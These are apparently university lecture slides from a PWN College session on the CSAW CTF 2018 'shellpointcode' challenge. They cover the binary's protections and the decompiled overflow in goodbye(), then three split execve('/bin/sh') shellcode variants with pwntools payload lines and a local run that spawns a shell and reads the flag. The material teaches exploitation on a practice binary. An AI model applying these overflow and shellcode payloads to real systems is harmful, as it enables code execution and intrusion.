PWN College

Session 7

Atousa Ahsani

Main Reference: https://pwn.college/

Challenge 2

- CSAW CTF Quals 2018
  - *Shell −> code*

- **Category:** pwn
- **Points:** 100
- **Description:**

Linked lists are great! They let you chain pieces of data together.

```
nc pwn.chal.csaw.io 9005
```

shellpointcode

Challenge 2

- Let's take a look at the binary:

```
→  CSAWCTF2018_shellcodepoint file shellpointcode
shellpointcode: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=214cfc4f959e86fe8500f593e60ff2a33b3057ee, not stripped
→  CSAWCTF2018_shellcodepoint checksec shellpointcode
[*] '/home/atousa/PWNCollegeCourse_TMU/7/CSAWCTF2018_shellcodepoint/shellpointcode'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
→  CSAWCTF2018_shellcodepoint ./shellpointcode
Linked lists are great!
They let you chain pieces of data together.

(15 bytes) Text for node 1:
abcde
(15 bytes) Text for node 2:
fghijklmn
node1:
node.next: 0x7ffee786c680
node.buffer: abcde

What are your initials?
alex
Thanks alex

[1]    14843 segmentation fault (core dumped)  ./shellpointcode
```

Challenge 2

- Memory Mappings:

```
→  CSAWCTF2018_shellcodepoint cat /proc/14878/maps
55943cc00000-55943cc01000 r-xp 00000000 08:05 73                         /home/CSAWCTF2018_shellcodepoint/shellpointcode
55943ce00000-55943ce01000 r--p 00000000 08:05 73                         /home/CSAWCTF2018_shellcodepoint/shellpointcode
55943ce01000-55943ce02000 rw-p 00001000 08:05 73                         /home/CSAWCTF2018_shellcodepoint/shellpointcode
55943e037000-55943e058000 rw-p 00000000 00:00 0                          [heap]
7fe9e88ce000-7fe9e88f3000 r--p 00000000 08:05 923247                     /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fe9e88f3000-7fe9e8a6b000 r-xp 00025000 08:05 923247                     /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fe9e8a6b000-7fe9e8ab5000 r--p 0019d000 08:05 923247                     /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fe9e8ab5000-7fe9e8ab6000 ---p 001e7000 08:05 923247                     /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fe9e8ab6000-7fe9e8ab9000 r--p 001e7000 08:05 923247                     /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fe9e8ab9000-7fe9e8abc000 rw-p 001ea000 08:05 923247                     /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fe9e8abc000-7fe9e8ac2000 rw-p 00000000 00:00 0
7fe9e8adf000-7fe9e8ae0000 r--p 00000000 08:05 923243                     /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fe9e8ae0000-7fe9e8b03000 r-xp 00001000 08:05 923243                     /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fe9e8b03000-7fe9e8b0b000 r--p 00024000 08:05 923243                     /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fe9e8b0c000-7fe9e8b0d000 r--p 0002c000 08:05 923243                     /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fe9e8b0d000-7fe9e8b0e000 rw-p 0002d000 08:05 923243                     /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fe9e8b0e000-7fe9e8b0f000 rw-p 00000000 00:00 0
7ffc2267c000-7ffc2269d000 rwxp 00000000 00:00 0                          [stack]
7ffc22741000-7ffc22745000 r--p 00000000 00:00 0                          [vvar]
7ffc22745000-7ffc22747000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

Challenge 2

- When we run it, we see that it prompts us for **three separate inputs** and prints what appears to be a **stack address**.
- The *main* function in Ghidra:

```
undefined8 main(void)

{
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  puts("Linked lists are great! \nThey let you chain pieces of data together.\n");
  nononode();
  return 0;
}
```

- The *nonnoode* function:

```
void nononode(void)

{
  undefined local_48 [8];
  undefined auStack64 [24];
  undefined *local_28;
  undefined auStack32 [24];

  local_28 = local_48;
  puts("(15 bytes) Text for node 1:  ");
  readline(auStack32,0xf);
  puts("(15 bytes) Text for node 2: ");
  readline(auStack64,0xf);
  puts("node1: ");
  printNode(&local_28);
  goodbye();
  return;
}
```

Challenge 2

- The *printNode* function:

```
void printNode(undefined8 *puParm1)

{
  printf("node.next: %p\nnode.buffer: %s\n",*puParm1,puParm1 + 1);
  return;
}
```

- The *goodbye* function:
  - So we can clearly see there is a **buffer overflow** bug with the **fgets** call.
  - It is scanning in 32 (0x20) bytes into a 0x3 byte space.
  - Since there is nothing else on the stack, and we have more than 0x10 bytes worth of overflow we should be able to reach the **return address** just fine.


```
void goodbye(void)

{
  char local_b [3];

  puts("What are your initials?");
  fgets(local_b,0x20,stdin);
  printf("Thanks %s\n",local_b);
  return;
}
```

Challenge 2

- So what can we do?
  - We have an executable stack,
  - a buffer overflow that grants us control of the return address,
  - and a stack info leak.
- The easy thing to do would be to just **push shellcode** to the **stack**, and call it. However the issue here is we don't have a **single continuous block** of memory to store it in.
- We need to write/modify some custom **shellcode** to **specifically** fit in the multiple **discontinuous chunks** we have.

Challenge 2

- Step 1: **Overflow**
  - How many bytes do we need in order to reach the **return address**?
  - We entered 14 ‘a’ characters as the third input and got this result:



Challenge 2

- Where should we return to?
  - The address of the **first block**.

```
r.sendline('a'*11 + p64(leak + 40))
```

  - How can we figure out the offset?
    - Here the offset is 40.
    - Put a breakpoint before *ret* in *nononode* function.
    - Then print stack content as string to see where the first input and second input are stored.
    - $0x7fffffffdde8 - 0x7fffffffddc0 = 40$

```
gdb-peda$ x/30s 0x7fffffffddc0    This is RSP
0x7fffffffddc0: "E"          0x7fffffffddd3: ""
0x7fffffffddc2: ""           0x7fffffffddd4: ""
0x7fffffffddc3: ""           0x7fffffffddd5: ""
0x7fffffffddc4: ""           0x7fffffffddd6: ""
0x7fffffffddc5: ""           0x7fffffffddd7: ""
0x7fffffffddc6: ""           0x7fffffffddd8: "\032\367\343\367\377\177"
0x7fffffffddc7: ""           0x7fffffffdddf: ""
0x7fffffffddc8: "classs\n"   0x7fffffffdde0: "\300\335\377\377\377\177"
0x7fffffffddd0: ""           0x7fffffffdde7: ""
0x7fffffffddd1: ""           0x7fffffffdde8: "hello\n"
0x7fffffffddd2: ""           0x7fffffffddef: ""
```

Challenge 2

- Step 2: **Preparing Shellcode**
  - Now we have to create our 2-part shellcode:

```
>>> '//bin/sh'.encode('hex')
'2f2f62696e2f7368'
>>> pwn.p64(0x68732f6e69622f2f)
'//bin/sh'
```

  - Part one:
    - $mov\ rbx, 0x68732f6e69622f2f$
    - $jmp\ \$ - 0x2a$
  - Part two:
    - $xor\quad rsi,rsi$
    - $xor\quad rdx,rdx$
    - $mov\quad al,0x3b$
    - $push\quad rdx$
    - $push\quad rbx$
    - $mov\quad rdi,rsp$
    - $syscall$

Challenge 2

- Where should we jump in the **first block**?
  - To the address of the **second** block. This is the gap between the **beginning** of the two blocks:
  - $0x7fffffffdde8 - 0x7fffffffddc8 = 32$

  - 10 bytes are written before *jpm:*

```
"\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68" mov rbx, 0x68732f6e69622f2f
```

  - Final offset: $32 + 10 = 42 = 0x2a$

Challenge 2

- Result:

```
➜  CSAWCTF2018_shellcodepoint python2.7 solve1_Sh1Sh2.py
[+] Starting local process './shellpointcode': pid 5647
12
---------------
15
---------------
0x7fff9b538ea0

[*] leak : 0x7fff9b538ea0
[*] Switching to interactive mode
Thanks aaaaaaaaaaaÔS\x9b\xff\x7f
$ ls
a.out        code.asm  shellpointcode    solve2_Sh2Sh1.py
addrTest.c  flag.txt  solve1_Sh1Sh2.py    solve3_jmprsp.py
$ cat flag.txt
flag{NONONODE_YOU_WRECKED_BRO}
$
$
```

Challenge 2

- **Shellcode 2**:
  - This time **part one** will be sent as the **second** input and **part two** as the **first** input.
  - So we have to **overflow** return address in a way that it returns to the **second** block. (which is now the first input!)

```
r.sendline('a'*11 + p64(leak + 0x8))
```

  - Part one:
    - *xor rsi,rsi*
    - *xor rdx,rdx*
    - *mov al,0x3b*
    - *push rdx*
    - *push rbx*
    - *mov rdi,rsp*
    - *syscall*
  - Part two:
    - *mov rbx, 0x68732f6e69622f2f*
    - *jmp $ + 0x16*

Challenge 2

- **Shellcode 3**:
  - The **overflow** method is exactly the same as **first solution**.
  - The difference is that instead of jumping to a **relative address**, we want jump to the **stack** in the **first** block.

  - Part one:
    - $mov\ rbx, 0x68732f6e69622f2f$
    - $pop\ rdx$
    - $jmp\ rsp$

  - Part two:
    - $xor\quad rsi,rsi$
    - $xor\quad rdx,rdx$
    - $mov\quad al,0x3b$
    - $push\quad rdx$
    - $push\quad rbx$
    - $mov\quad rdi,rsp$
    - $syscall$